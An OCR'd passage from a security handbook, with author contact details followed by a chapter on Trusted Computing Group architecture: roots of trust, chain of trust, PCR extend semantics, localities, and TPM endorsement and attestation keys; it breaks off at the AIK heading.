San Jose, CA 95114, USA
tcipress@hotmail.com

Mark Stamp has many years of experience in information security. He can neitherconfirm nor deny that he spent seven years as a cryptanalyst at the National Security Agency, but he can confirm that he spent two years designing and developing a digital rights management product at a small Silicon Valley startup company. Dr. Stamp is currently Associate Professor in the Department of Computer Scienceat San Jose State University where he teaches courses on information security. He has recently completed two textbooks, Information Security: Principles and Practice (Wiley Interscience 2006) and Applied Cryptanalysis: Breaking Ciphers in the Real World (Wiley-IEEE Press 2007).

Mark Stamp
Dept. Computer Science
San Jose State University
One Washinton Square
San Joce, CA 95192, USA
stamp@cs.sjsu.edu

Trusted Computing 32

Antonio Lioy and Gianluca Ramunno

Contents

Trusted computing (TC) is a set of design techniques and operation principles to create a computing environment that the user can trust to behave as expected. This is important in general and vital for security applications. Among the various proposals to create a TC environment, the Trusted Computing Group (TCG) architecture is of specific interest nowadays because its hardware foundation – the trusted platform module (TPM) – is readily available in commodity computers and it provides several interesting features: attestation, sealing, and trusted signature.

Attestation refers to integrity measures computed at boot time that can later be used to prove system integrity to a third party across a network. Sealing protects some data (typically application level cryptographic keys or configurations) in hardware so that it can be accessed only when the system is in a specific state (i.e., a specific set of software modules is running, from drivers up to applications). Trusted signature is performed directly by the hardware and is permitted only when the system is in a specific state.

TC does not provide perfect protection for all possible attacks: it has been designed to counter software attacks and some hardware ones. Nonetheless it is an interesting tool to build secure systems, with special emphasis on the integrity of the operations.

32.1 Trust and Trusted Computer Systems

Computer security is normally perceived as directly connected to concepts such as data confidentiality and access control rather than to more abstract ideas such as integrity and trust. However the solutions implemented to provide confidentiality and access control always rely on some software being executed in the proper manner at the system to be protected. Therefore the real foundation of security is in this software not being altered and executing as expected: in one word, the foundation for security is trust.

Trust is a concept studied in different disciplines, many of which related to the human being such as psychology, philosophy, and sociology. The definitions are related to human beliefs and expectations of behavior, with some aspects related to the human being as a single person (e.g., cognitive, affective) and others related to his social relationships, like reputation, social conventions, and rules (social trust). Trust also has a relevant impact on business. Trust is a personal and quantitative judgment, even if often reduced to a binary decision around a threshold.

In the field of information systems, trust is related to expectations about their behavior, in terms of non-failure or correctness of the implementation with respect to the specification.

32.1.1 Trusted, Trustworthy and Secure System

Various definitions of "trusted system" have been proposed. In the context of the Trusted Computer System Evaluation Criteria (TCSEC) [32.1], a system is trusted if it implements certain security features, grouped in hierarchically ordered classes named assurance levels. The system must then be assessed against a chosen class to be deemed trustworthy with a certain degree associated to that class.

Schneider [32.2] defines trusted as, "a system that operates as expected, according to design and policy, doing what is required – despite environmental disruption, human user and operator errors, and attacks by hostile parties – and not doing other things." This definition can be integrated by distinguishing between *trusted* and *trustworthy*. The latter is "a system that not only is trusted, but also warrants that trust because the system's behavior can be validated in some convincing way, such as through formal analysis or code review" [32.3].

The NSA defines trusted as a system or component whose failure can break the security policy, while a trustworthy system or component is one that will not fail (reported by Anderson [32.4]). This definition implies that a trust decision is required to consider trustworthy a trusted system.

According to Neumann's definition [32.5], "an object is trusted if and only if it operates as expected. An object is trustworthy if and only if it is proven to operate as expected."

A secure system is in a condition "that results from the establishment and maintenance of measures to protect the system" [32.3]. According to Parker [32.3], providing this condition may involve six different basic functions: deterrence, avoidance, prevention, detection, recovery and correction. These functions can be implemented by sets of security controls: part of the functions are technical and can be achieved through security architectures.

Secure operating systems can be distinguished into *hardened*, the standard ones that have been stripped down and carefully configured, and *evaluated*, namely designed for security and assessed according to an evaluation system like TCSEC, ITSEC, or Common Criteria. The latter category, also called trusted operating systems, often implements multi-level security (MLS).

The *trusted computing base* (TCB) of a system is intended as "the totality of protection mechanisms within a computer system, including hardware, firmware, and software, the combination of which is responsible for enforcing a security policy" [32.6].

The various definitions differ especially in the meaning of *trusted*, while they quite overlap on considering trust as perception and thus implying some risks. Instead all share the concept that a trustworthy system can be considered as such only if properly assessed. Besides the qualitative aspects, many definitions imply the quantitative evaluation of trust, i.e., the degree of trustworthiness of a system.

Another distinctive aspect of the definitions is their degree of connection with *security*. In some cases *trusted* refers to the correctness of the implementation of a system but is agnostic about the goodness or the badness of the behavior, i.e., about the system implementing security mechanisms or not. In this perspective trust and security seem to be orthogonal. However, in general there is a relation between trust and security which could be complex. In security, often trust is pre-existing or it is necessary (e.g., trusted third parties). In turn trust is usually dependent on the implemented security level, even if the dependency is not necessarily linear or monotonic.

32.1.2 Trusted Computing

Several approaches have been proposed to create a trusted computing platform. They mainly differ with respect to threat model and definition of a trusted computing base (TCB). Here we focus on trusted computing as defined by the Trusted Computing Group (TCG) because it is becoming widely available on commodity computing platforms and is strictly related to computer security.

Trusted computing (TC) is a low-cost technology pushed forward by the TCG, a non-profit organization which includes several major hardware and software players. TCG produced and continues to develop a set of specifications covering the *trusted platform* and the *trusted infrastructure* architectures. The former is the core part of the latter. TCG defines trust in the following way [32.7]:

> Trust is the expectation that a device will behave in a particular manner for a specific purpose.

This definition is neutral with respect to goodness of the platform behavior and restricts the expectations only to well-identified purposes. Furthermore it can be refined as follows:

> It is safe to trust something when: (1) it can be unambiguously identified and (2) it operates unhindered and (3a) the user has first hand experience of consistent, good behavior, or (3b) the user trusts someone who has provided references for consistent, good, behavior (see Graeme Prouder in [32.8]).

Trusted computing provides the technological building blocks to achieve (1) for all components of a computer platform. Therefore it does not give any warranty about the correct behavior of a platform and, in this sense, is not intended as a replacement of conventional security, but it can be complementary. Once the components have been unambiguously identified, the user must take a trust decision. The evaluation of components to make (3a) or (3b) occur is not part of a TC-related process, but relies upon the correctness of the design, the proper system configuration and the enforcement of the appropriate security policy. Ultimately it is about the assessment of the trustworthiness of the entire system through its components and configuration.

Even with TC, the proper design principles for system security must still be applied: therefore TC is not secure computing. Nonetheless TC is intended to have an impact on system security. Indeed conventional secure operating systems (like some monolithic security kernels, e.g., SELinux for PC-class computers, see [32.9–12]) have been proved to be expensive and complex in terms of configuration and management.

By leveraging OS virtualization to gain better isolation between components, TC can guarantee the achievement of (2). Isolation means memory curtaining and information control flow policies enforced by the virtual machine monitor (VMM). In particular the non-predefined granularity of the separation allowed by virtualization permits splitting a system into a number of *compartments* which guarantee the unhindered execution of fully fledged virtual machines, side-by-side with tiny components running directly on top of the VMM. Within each compartment, data are not necessarily safe and secure unless the component running is well-designed and (possibly) assessed about its correctness. However data can only be touched by applications in the same environment. This paradigm is set forth by Neumann [32.13] and permits implementing a security kernel in a non-monolithic fashion, for example on top of a micro-kernel security architecture like L4 [32.14].

Neumann, in the context of DARPA's Composable High-Assurance Trustworthy Systems [32.15], suggests preferring "the architectures in which many components do not have to be completely trustworthy (and in which some may be completely untrustworthy, as in Byzantine agreement), but where the overall system can still be adequately trustworthy." He also said to prefer "the architectures in which great attention is paid to minimizing the extent to which all subsystems must be trusted, in which trustworthiness can be concentrated primarily in a few particularly critical components."

In this perspective the system architectures can be designed with a minimal TCB which can be assessed to guarantee its trustworthiness. TC can be used to identify the TCB and other less trusted components. Examples of evolutions in this direction are the projects EMSCB [32.16] and OpenTC [32.17], that developed open-source frameworks based on this new paradigm. Moreover, within OpenTC, a Common Criteria Protection Profile for a high-security kernel [32.18, 19] has been developed and successfully certified according to CC v.3.1.

This paradigm shift is also supported by hardware manufacturers. Indeed hardware virtualization, a well-established technology in the mainframe context, is nowadays rapidly evolving and becoming available also for standard PC platforms, because of the effort made by the processor and chipset designers towards secure virtualization and integration with TC. In [32.20] the authors discuss the issues related to current hardware-assisted solutions for virtualization on PC platforms.

In today's information and communication technology landscape of highly interconnected platforms, software-based protection has been proved to be inadequate against current threats. The main TCG objective is to provide low-cost (hardware) technology as a foundation to be leveraged to counter all software attacks and some simple hardware ones. The target platforms are standard PC-class workstations and servers, as well as embedded and mobile devices, like standard mobile phones.

32.2 The TCG Trusted Platform Architecture

The trusted platform is the core concept of the architecture [32.21] proposed by the TCG. It is a conventional platform which includes enhancements to implement the basic TC capabilities. The definition of trusted platform is agnostic with respect to the real platform architectures. Implementations may exist for PC architectures as well as for mobile phones or any other ICT device.

According to the TCG's vision, a trusted platform must provide three main features: protected capabilities, integrity measurement, and integrity reporting.

The *protected capabilities* are commands which have exclusive access to the shielded locations. The latter are places where sensitive data can be securely stored and manipulated. Integrity information and cryptographic keys are examples of data to be stored into the shielded locations. Examples of protected capabilities are functions which report the integrity information or that use the keys in cryptographic algorithms, e.g., for digital signature or data encryption.

The *integrity measurement* is the procedure of gathering all platform aspects which influence its trustworthiness (the integrity information) and storing their digests into the protected capabilities. *Integrity logging* is an optional procedure of storing all integrity metrics for a later use, e.g., recognizing single components running on a platform.

The *integrity reporting* is the procedure of accounting the integrity information stored in the protected locations to a (remote) verifier.

32.2.1 Roots of Trust

From a functional point of view, the enhancements to a standard platform to make it a trusted platform consist of a set of *roots of trust*. Their name makes explicit that they must be trustworthy because their misbehavior cannot be detected and the whole TC protection will fail. Therefore the components implementing them must be properly assessed to provide guarantees about their correct behavior. A complete set of roots of trust constitutes the foundation for the whole integrity architecture of the trusted platform: therefore they must implement the core functions dealing with all aspects of a trusted platform which influence its trustworthiness.

From the implementation point of view, the roots of trust consist of two classes of components: the ones which provide *shielded locations* and *protected capabilities*, and elements, the trusted platform building blocks (TBB), which do not have those enhancements. In the current specifications, only a single component of the first class is defined, the *trusted platform module* (TPM). Instead, components of the second class are standard elements like part of the BIOS, the RAM and its controller, the keyboard, some CPU instructions like reset, the connections among these elements, and others.

Three roots of trust have been defined: they are computing engines, each one dealing with one of the main features a trusted platform must provide. The *root of trust for measurement* (RTM) is in charge of reliably measuring the state of the platform at startup and storing the digests of the measures into the root of trust for storage. The *root of trust for storage* (RTS) is in charge of reliably holding summaries of the digests of the integrity measures. It is also the root of a protected storage. The *root of trust for reporting* (RTR) is responsible for reliably reporting to a verifier the integrity information protected by the RTS.

The RTM is usually implemented by a standard execution engine (the CPU) controlled by a core root of trust for measurement (CRTM). On a given platform, the CRTM may exist in two different forms, even at the same time. Static CRTM (S-CRTM) is usually a small fraction of the BIOS executed at platform startup (such as the BIOS BootBlock). It is intended as static because it is always executed at a fixed time, i.e., very early after a platform reset. Dynamic CRTM (D-CRTM) is instead implemented as a special instruction by the last generation processors (Intel TXT [32.22] and AMD-V [32.23, 24]) and its execution, upon request for partition/core reset, may occur at any time after the platform bootstrap. The RTM is very important because it's the root of the chain of transitive trust built upon the integrity measurements.




Fig. 32.1 Chain of trust and measurement process

32.2.2 Chain of Transitive Trust

One option for collecting integrity measures would be having a single trustworthy entity in charge of measuring all aspects and components of a trusted platform. However this approach would imply the capability of acting during all platform states, i.e., in the pre-operating system (OS) state, during the OS loading and when the OS is operational.

The TCG design, instead, relies on a distributed measurement approach. The integrity measures of a trusted platform are collected by many different entities. However, a mechanism is required to guarantee the trustworthiness of the measurement agents: this is the "chain of transitive trust." The components to be executed during the bootstrap procedure are the measurement agents. The only component trustworthy by default is the RTM, which measures the next component and then executes it. The latter, in turn, measures the next one and then executes it and so forth. The building of the chain of trust at the bootstrap time is represented in Fig. 32.1. The S-CRTM measures all components activated since the platform reset, while the D-CRTM measurement process starts afterwards and only upon specific request.

All the measured components form a chain, with the measurements being the links between the elements.

For a verifier, this chain can be seen as a chain of trust: the RTM is trustworthy by default therefore the measurement of the second component is considered reliable. If from its measurement the second component is also identified as trustworthy, then the measurement made by it over the third component can be considered reliable as well, and so on. The trust is transitive because from RTM it extends through all measured components.

All elements on the chain must be identified as trustworthy otherwise the chain of trust is broken, namely all measurements occurred after the first untrusted element cannot be considered reliable. Furthermore all components executed must be part of the chain (i.e., measured), otherwise the chain is broken as well.

A platform supporting multiple RTMs can build-up multiple chains of trust.

32.2.3 Measurements and Stored Measurement Log

The measurement of a component of a platform (e.g., configuration file, binary executable) consists of calculating the digest of the element's bytes. Therefore the platform measurements let us unambiguously *identify* all exact components loaded and running on it, but they say nothing about the components' behavior. The verifier must know by other means if each identified component can be considered trustworthy and what is the overall behavior of a system made up of these components interacting with each other. If the integrity report is used to take decisions, such as permit/deny creation of a communication channel, the verifier must know the reference measurements of trusted elements and compare with the measurements reported by the platform.

In the TCG design, the RTS allows storing only the summaries of the measurements via a mechanism holding summaries of a virtually unlimited number of measurements. Furthermore, the nature of the mechanism, close to the hash chain, makes the integrity report depending on the temporal sequence of the measurements. Swapping two components in the chain of trust results in a different summary.

The aggregated measurements permit identification of an entire system by groups of elements loaded in a specific sequence, each group represented by one summary. If a finer granularity is needed, then a *stored measurement log* (SML) is required.

The SML collects a record, named *event structure*, for each measurement performed. Each record, prepared by a measurement agent, must contain at least two pieces of data: the measurement value and metadata describing the measured entity and environment, e.g., the component name and its version number. The measurement agent then calculates the digest of the record just created and stores (accumulates) into the RTS and then passes the control to the measured entity. The SML is initiated by the RTM and must be extended by any subsequent measurement agent. The SML does not require special protection because its content is accumulated in the RTS and therefore any explicit manipulation can be easily detected.

32.2.4 Authenticated Versus Secure Bootstrap

The measurements computed during the platform's activation can be the basis for two different types of bootstrap more protected with respect to the standard non-TC one.

Since all loaded modules are measured and identified via their hash values, the normal platform startup process is an *authenticated bootstrap*: a remote verifier can check which components have been loaded but it is passive, namely the process continues as usual, even if compromised components are loaded. However their presence can be detected afterwards and cannot be denied. Since the trusted platform lacks a trusted path towards the user, he/she cannot verify the integrity of the system, only a remote verifier can do it. Authenticated bootstrap is the only type supported by the TCG architecture.

An alternative could be *secure bootstrap*, which is an active process. In this case the integrity measurement of each loaded component would be compared with a set of reference platform metrics: if they do not match, then the boot procedure would be interrupted. This approach can prevent malicious code from being executed, however it sets two additional requirements: the reference measures must be persistently stored in shielded locations and an additional component must be implemented, in charge of comparing the actual and reference values and eventually stopping the boot process when a difference is detected.

32.2.5 Roles

The TCG authorization model provides two roles for a trusted platform: the *owner* and the *user*. There can be only one owner but multiple users at the same time. *Taking ownership* requires setting a secret that will be used by the owner when required to prove his/her role. During the take ownership operation the RTS is initialized. *Proving ownership* is needed to perform security critical tasks like managing the identities of the platform, migrating cryptographic keys and deleting the ownership. The latter resets the RTS and leaves the platform unowned, thus letting another subject become the new owner. An additional way to prove ownership is assertion of physical presence, i.e., proving it by acting upon a hardware switch or changing a specific BIOS parameter. The trusted platform does not require the owner role to perform standard operations and supports a virtually unlimited number of users, one for each created object to be protected. Indeed it is possible to specify a different authorization secret for each object.

32.2.6 Threat Model

The TCG architecture is hardware-based, but mainly intended to be robust against software attacks: it aims at being as secure as a standard smart-card. That is probably the best result that can be achieved when using a conventional OS not designed for high security. However, it is possible to leverage the various trusted platform's capabilities to increase the robustness of the overall system by isolating the execution of security critical components through virtualization.

Enhancements to the trusted platform architecture as designed by the TCG are implemented by the Intel TXT [32.22] and AMD-V [32.23, 24] architectures that support secure virtualization and increased protection against some hardware attacks [32.25].

32.2.7 Remote Attestation and Credentials

Integrity reporting is one of the major capabilities of a trusted platform. This feature is vital in implementing the procedure known as *remote attestation*, usually performed as part of an online protocol: a remote entity verifies the integrity of the trusted platform. However, to let the verifier trust the integrity report, he/she must receive assurance about the genuineness of the roots of trust implemented in the platform. In addition, the integrity measurements of the hardware and software components running on the platform should be taken from the components' manufacturer and given to the verifier as reference values. All these requirements can be met through a set of credentials that the verifier can check.

To support attestation, the TCG has defined five credential types.

The *endorsement (EK) credential* represents the actual identity of the platform and consists of the public-key certificate of the TPM endorsement key. This credential must be created by the entity who generates the endorsement key.

The *conformance credentials* represent the attestations made by evaluators about the conformance of the design and implementation of the trusted building blocks with respect to the evaluation criteria and guidelines of the TCG. These credentials refer to a specific trusted platform model but they do not include information about the specific identity of the platform.

The *platform credential* is usually issued by the platform manufacturer and states the identity of the platform and its properties through references to the endorsement and conformance credentials. The identity of the platform manufacturer is included in the platform credential.

The endorsement, conformance, and platform credentials are not directly used by a remote verifier but are checked by a privacy certification authority (CA) when issuing the identity credential.

The *validation credentials* consist of a declaration – usually made by the component's manufacturer – about the component's structure and the expected integrity measurements (i.e., its digests). The manufacturer must take the measurements in a controlled environment and only after successful functional tests. These credentials are used directly by a remote verifier to get the reference values for comparison with the measurements returned by the platform.

The *identity (AIK) credentials* represent the pseudonymous identities of the trusted platform and consist of the public-key certificate of the TPM attestation identity keys. These keys can be used to *certify* (i.e., to sign) the collected integrity measurements returned to the verifier during a remote attestation. The identity credentials are issued by a privacy CA upon verification of the endorsement, platform and conformance credentials. Once the privacy CA has evaluated the proper design of the trusted platform and the genuineness of the TPM requesting certification, it can issue the identity credential. Ultimately the remote verifier must trust the privacy CA and the assessment made by the latter in order to consider the trusted platform genuine and trust the returned measurements. Indeed she can verify the signature made by the TPM over the integrity measurements by using the public part of the attestation identity key enclosed in the credential. The usage of multiple identity credentials instead of a single one (e.g., the endorsement credential) is a strong requirement to mitigate the risk of traceability of the transactions made by the platform.

32.3 The Trusted Platform Module

The *trusted platform module* (TPM) [32.26–28] is a hardware device with cryptographic capabilities, usually implemented as a low-cost chip. The TPM provides both shielded locations and protected capabilities and implements the roots of trust for storage and reporting, through an internal architecture consisting of several inter-connected components: input and output, cryptographic co-processor, power detection, opt-in, execution engine, non-volatile memory and platform configuration registers (PCR).

The input/output (I/O) component manages the data exchanged over internal and external communication buses: it performs encoding/decoding of protocol messages, routes the messages to the destination components and enforces access control policies. It also checks that the length of the parameters is correct for the requested command.

The cryptographic co-processor provides the cryptographic primitives needed by the TPM to build its capabilities upon. The component must support RSA for key generation and encryption/decryption, SHA-1 for digest calculation and a random number generator (RNG). Other asymmetric encryption algorithms may be supported while symmetric encryption algorithms could be used internally but should not be exposed for direct use. The implementation and formats for RSA digital signature and encryption must be compliant with PKCS#1 [32.29] specification; the supported schemes are PKCS1-V1_5 for both digital signature and encryption and OAEP for encryption only. The SHA-1 algorithm is implemented as a trusted primitive: it constitutes the foundation for many TPM operations, like accumulating measurements and authentication.

Power detection is required to notify the TPM of all power state changes. This component also reports assertions about physical presence (i.e., operator input via keyboard): they are used by TPM to restrict some operations (like TPM_TakeOwnership), also according to the current power state.

The opt-in component manages the operational states related to TPM activation and provides protection mechanisms to enable state transition only in a controlled manner, e.g., via authentication or physical presence. The operational states are pairs of mutually exclusive states: TPM can be (1) turned on or off, (2) enabled or disabled, and (3) activated or deactivated. State management is implemented via volatile (PhysicalPresenceV) and persistent flags (PhysicalPresenceLifetimeLock, PhysicalPresenceHWEnable, PhysicalPresenceCMDEnable).

The execution engine is responsible for executing the commands sent to the TPM I/O port.

The non-volatile memory provides persistent storage to keep the identity (like the endorsement key) and the state of the TPM. Space can also be allocated inside it by authorized entities for other purposes.

32.3.1 The TPM Platform Configuration Registers (PCR)

Architecture-Independent Specification

The *platform configuration registers* (PCRs) are shielded locations within the RTS. They are 160 bits wide volatile registers used to accumulate the measurements of the system components and allow for four types of operations: modification, reset, read, and use.

The TPM design guarantees that the value of each PCR cannot be overwritten, but can be only updated by adding a new measurement while the information related to the previous ones is retained. This update can be performed through the TPM_Extend command:

$$\mathrm{PCR}_{\mathrm{new}} = \mathrm{SHA1}(\mathrm{PCR}_{\mathrm{old}} \| \mathrm{Measurement}) ,$$

where "Measurement" is usually the digest of a component's binary or of a configuration file, $\mathrm{PCR}_{\mathrm{old}}$ is the current value of a PCR, $\|$ is the concatenation operator, and $\mathrm{PCR}_{\mathrm{new}}$ is the new value calculated internally by the TPM and stored into the PCR. At any time, the value of a PCR comprises the whole history of the measurements accumulated up to that moment, i.e., it must be considered as the cumulative digest of all added integrity values.

The TPM_Extend command is designed to achieve two main objectives: storing an unlimited number of measurements into a single PCR, and preventing the deletion or replacement of a measurement, e.g., by a rogue component wanting to replace its integrity measurement with the one of a good component. This guarantees the integrity of the stored chain of measurements, irrespective of the access control actually enforced on the TPM_Extend command.

The properties of the hash function and the way the TPM_Extend command is built on it, has the consequence that each PCR contains a time-ordered sequence of measurements; changing the ordering of measurements results in different PCR values:

$$\begin{aligned}&\mathrm{PCR}\{\mathrm{extPCR}(A) \text{ then } \mathrm{extPCR}(B)\}\\ &\qquad \neq \mathrm{PCR}\{\mathrm{extPCR}(B) \text{ then } \mathrm{extPCR}(A)\} .\end{aligned}$$

Moreover the unidirectionality of the hash function guarantees that given a PCR value an attacker cannot guess the value input to PCR. Finally the values of a PCR after an update can be derived only upon knowledge of the previous PCR value or the complete sequence of accumulated measurements since the last reset.

The TPM_Extend is the only operation that can affect the value of a PCR which is set to a default value (160 bits all set to 0 or 1). All PCRs are reset during the execution of a TPM_Init command sent by the platform to the TPM at bootstrap time. A single PCR can be also reset via the TPM_PCR_Reset command. Its execution can be restricted on a per-PCR basis through the hard-coded attribute pcrReset and by *locality*, through up to four hard-coded locality modifiers, one for each type of operation that can be performed on a PCR.

The value of a PCR can be read from outside the TPM via the TPM_PCRRead command or can be used directly within the TPM for attestation and sealed storage, i.e., respectively during the operations TPM_Quote or TPM_Seal/TPM_Unseal.

The whole chain of trust may be stored into a single PCR. However using many PCRs for holding a single chain is convenient: indeed each chosen PCR could be used to store only measurements bound to the same "entity," such as the host platform. Therefore a specific instance of the entity (e.g., a specific platform model from a well-determined vendor) can be easily identified through a single PCR value (e.g., holding the measurements of the S-CRTM, BIOS and embedded option ROMs) and this piece of information is completely decoupled from the one carried by other measurements.

However, the values of all PCRs are not sufficient information if the attestation procedure requires the identification of all measured components and not just sets of them. In this case a stored measurement log (SML) keeping the records of all measurements is necessary.

According to the architecture-independent specification, every TPM must be manufactured with at least 16 PCRs.

PC Architecture-Specific: Localities and PCR Mapping

Since nowadays many security problems are rooted in the clients, the TCG has intentionally paid a lot of attention to the implementation of TC in a PC environment. The PC Client-specific specification [32.30, 31] defines implementation details and a TPM "profile" specific for the 32-bit PC Client architecture: it covers both additional requirements to be met by TPM and requirements for the host platform. This supplemental specification covers aspects like the purpose of each PCR, which measurements must/may be added, and the entities in control for extending and resetting it – the localities, the interface between platform and TPM (TPM interface specification, TIS), the platform operations to be performed during the pre-operating system start state, an API to a small subset of the TPM to be provided by the BIOS, and others.

Since version 1.2, the TPM is designed to support multiple chains of trust which are identified through the concept of *locality*. Each trust chain is initiated by its RTM which is started in a well-known, trusted and privileged execution environment. Locality is a mechanism which maps a RTM to TPM (via different sets of I/O ports), and also identifies an execution environment and its privilege level. Different localities may be associated to a single trust chain and hierarchically organized in terms of privilege levels. Each PCR and other TPM objects, like keys and non-volatile (NV) storage, are associated to one or more localities: this way it is possible to perform access control based on privilege levels of the components. The PC Client-specific specification mandates the support for five localities (from 0 to 4, with increasing privileges) and two chains of trust: the one initiated by S-CRTM, with a single associated privilege (*Locality 0*) and the chain originated by D-CRTM with four hierarchical privilege levels (*Locality 1–4*). Their usage is defined as follows: *Locality 4* is for trusted hardware components implementing the dynamic CRTM; *Locality 3* is an auxiliary level for trusted platform components (its use is optional and implementation-dependent); *Locality 2* is the "runtime" environment for the trusted OS; *Locality 1* is an additional environment under control of the trusted OS, used for trusted applications; finally, *Locality 0* means "no locality" and represents the least privileged execution environment, the legacy one for S-CRTM; it can be used by an untrusted operating system and applications.

For backward compatibility the TPM may also support *locality legacy* that is *Locality 0* using TPM 1.1 I/O ports. The correct binding between execution environment and locality (which component is allowed to use the I/O port range associated to each locality) must be enforced outside the TPM.

For PC Client architectures the TPM must be shipped with at least 24 PCRs, subdivided into three groups. PCR[0–15] (the so-called static PCRs) are bound to the chain of trust started by the S-CRTM, i.e., *Locality 0*: these cannot be reset by any entity (but during the execution of TPM_Init), while they can be extended by S-CRTM or a static OS and related applications. PCR[17–22] (the so-called dynamic PCRs) are bound to the chain of trust started by the D-CRTM and associated to the privilege levels *Locality 1–4*. PCR[16,23] are bound to all localities and can be extended or reset by any software.

The PC Client architecture specification mandates the presence of two locality modifiers for each PCR, for access control to the extend and reset operations. Each modifier consists of a mask of 5 bits, each one representing a locality flag: the TPM operation which the modifier is bound to can be performed only by localities associated to mask bits set to 1.

The static PCRs can be grouped into two main sets. PCR[0–7] are dedicated to the pre-OS start state and collect the measurements of the trust chain from the S-CRTM up to the initial program loader (IPL) code and data. PCR[8–15], instead, collect the measurements on the same chain of trust, from the IPL up to the OS.

The specification mandates a specific purpose for each PCR[0–7]:

PCR[0] – CRTM, POST BIOS, and Embedded Option ROMs – provides a more stable view of the host platform across the boot cycles: it must include the measurement of the S-CRTM version identifier, of the whole power-on self-test (POST) BIOS and may include the measurement of host platform extensions provided by the manufacturer as part of the motherboard, e.g., firmware and embedded option ROMs. It may also include the measurement of the S-CRTM itself while the user setup configuration should not be recorded into this PCR.

PCR[1] – Host Platform Configuration – includes the configuration of the motherboard, including that of hardware components (such as the list of the installed devices). The format of data to be digested is manufacturer-specific, as well as the policy about elements to be measured (which ones must or may be measured, upon user control).

PCR[2] – Option ROM Code – includes the measurements of the ROM code of additional adapters which are under *user control*, i.e., that can be installed or removed, like PCI cards.

PCR[3] – Option ROM Configuration and Data – captures the measurements of configuration and additional data bound to option ROM code, such as the configuration of a SCSI controller and its disks, or a RAID configuration.

PCR[4] – Initial Program Loader (IPL) Code – includes the measurement of the code in charge of the transition from pre-OS start to the OS present state, usually the boot loader code embedded in the master boot record (MBR).

PCR[5] – IPL Configuration and Data – includes the measurement of the configuration of the IPL code, e.g., the partition table embedded in the MBR, and additional data like the disk geometry information embedded in the IPL code.

PCR[6] – State Transition and Wake Events – records the resume events from TPM operational modes S5 (i.e., from initial bootstrap) and S4 (i.e., from hibernation).

PCR[7] – Host Platform Manufacturer Control – its use, which can occur during pre-OS start state, is defined by the manufacturer of the host platform; user applications must not use this PCR to perform attestation or sealing.

For PCR[8–15] the specification does not define any explicit purpose, which is thus OS-specific. The purposes of the dynamic PCR[17–22] are:

PCR[17] – *Locality 4*, D-CRTM – is used by trusted hardware implementing the D-CRTM; it can be reset only by *Locality 4* and can be extended by *Locality 2–4*.

PCR[18] – *Locality 3* – its usage is not specified, it can be reset only by *Locality 4* and can be extended by *Locality 2–4*.

PCR[19] – *Locality 2* – its usage is not specified, it can be reset only by *Locality 4* and can be extended by *Locality 2–3*.

PCR[20] – *Locality 1* – its usage is not specified; it can be reset only by *Locality 2,4* and can be extended by *Locality 1–3*.

PCR[21,22] – Trusted OS – these PCRs are under control of the trusted operating system which determines their usage; they can be reset and extended only by *Locality 2*.

The purposes of PCR[16,23] are:

PCR[16] – Debug – is dedicated to debug (it must not be used for any operation in production environments; it can be reset and extended by any *Locality*).

PCR[23] – Application Support – can be used by any application and it can be reset and extended by any *Locality*.

The default reset value for PCR[0–16,23] is always a string of 160 bits all set to zero. The default reset value for PCR[17–22] is a string of 160 bits all set to one when TPM_Init is executed or TPM_PCR_Reset is executed while the trusted OS is not running. On another hand, when D-CRTM extends the PCR[17–22] they are reset to a different default value, a string of 160 bit all set to zero, as well as if TPM_PCR_Reset is executed while the trusted OS is running.

The PC Client architecture specification mandates the implementation of the SML for the pre-OS start state measurements, performed by S-CRTM and BIOS. The event records are stored by the BIOS into an ACPI table: once the operating system is started, it is responsible for reading the records and importing them into its SML.

32.3.2 TPM Key Types

The TPM provides several key types. Three are special keys: endorsement key, attestation identity key, and storage root key. Additionally there are six standard key types: storage, signing, binding, migration, legacy and authentication key types. There are properties which are common to all key types. The main ones are related to the possibility for a key to be migrated from a TPM to another one or to be used only when the platform is in a specific state, represented by the values of a set of PCRs.

Endorsement Key (EK)

The endorsement key (EK) is a 2048-bit RSA key pair embedded in each TPM. The EK represents the cryptographic "identity" of the TPM and, as a consequence, of the platform which the TPM is installed on. The key is generated before the end user receives the platform, usually by the TPM manufacturer. It can be created within the TPM using the command TPM_CreateEndorsementKeyPair or externally and then securely injected.

This key constitutes the *root of trust for reporting* (RTR): ideally it could be used to sign the integrity reports generated when executing the command TPM_Quote. A valid signature verified through the public part of the EK would let a remote verifier consider a TPM as genuine and trust the integrity report it produced, i.e., the values of a (sub)set of PCRs. However this approach would let the platform be identified at every remote attestation, thus making possible tracking the platform user and linking together its operations.

Due to the nature of the EK, the private part incurs a security problem (confidentiality and usage control) while the public part is privacy-sensitive. The private part must be properly protected: it is stored in a shielded location and never leaves the TPM. The public part, certified by the TPM manufacturer in the EK credential, should not be unnecessarily exposed. To counter this privacy problem, the design of the TPM requires an alias for the EK to be used upon execution of TPM_Quote to sign the PCRs values: the attestation identity key (AIK). The EK cannot be used for signing but only for encryption/decryption in a specific procedure during the process of certifying an AIK.

Version 1.2 of TPM makes provision for a revocable EK: it can be created by using a different command, TPM_CreateRevocableEK, and reset by executing TPM_RevokeTrust. The manufacturer decides if the EK must be revocable or not and uses the proper command for creating it. A TPM user can delete the revocable EK only upon authorization, by using a secret defined at the time of creation. The revocation of the EK further decreases the risks of traceability bound to misbehaviors of the privacy certification authorities, since the new key is only known by the user and not by the manufacturer. However this poses serious issues about the genuineness of the TPM as RTR in open environments (like the Internet) because the previous EK credential is invalidated. To trust again the TPM, a new EK credential must be created. Its "value" is bound to the certifier trustworthiness, which is questionable for subjects different from the manufacturer. Therefore, since revoking the EK generated by manufacturer is a no-return operation, this action should be carefully considered and performed only if it is expected that the RTR capability will be never used during the TPM/platform lifetime or it will be used only in closed contexts (e.g., for operations within the boundaries of an organization).

Attestation Identity Key (AIK)

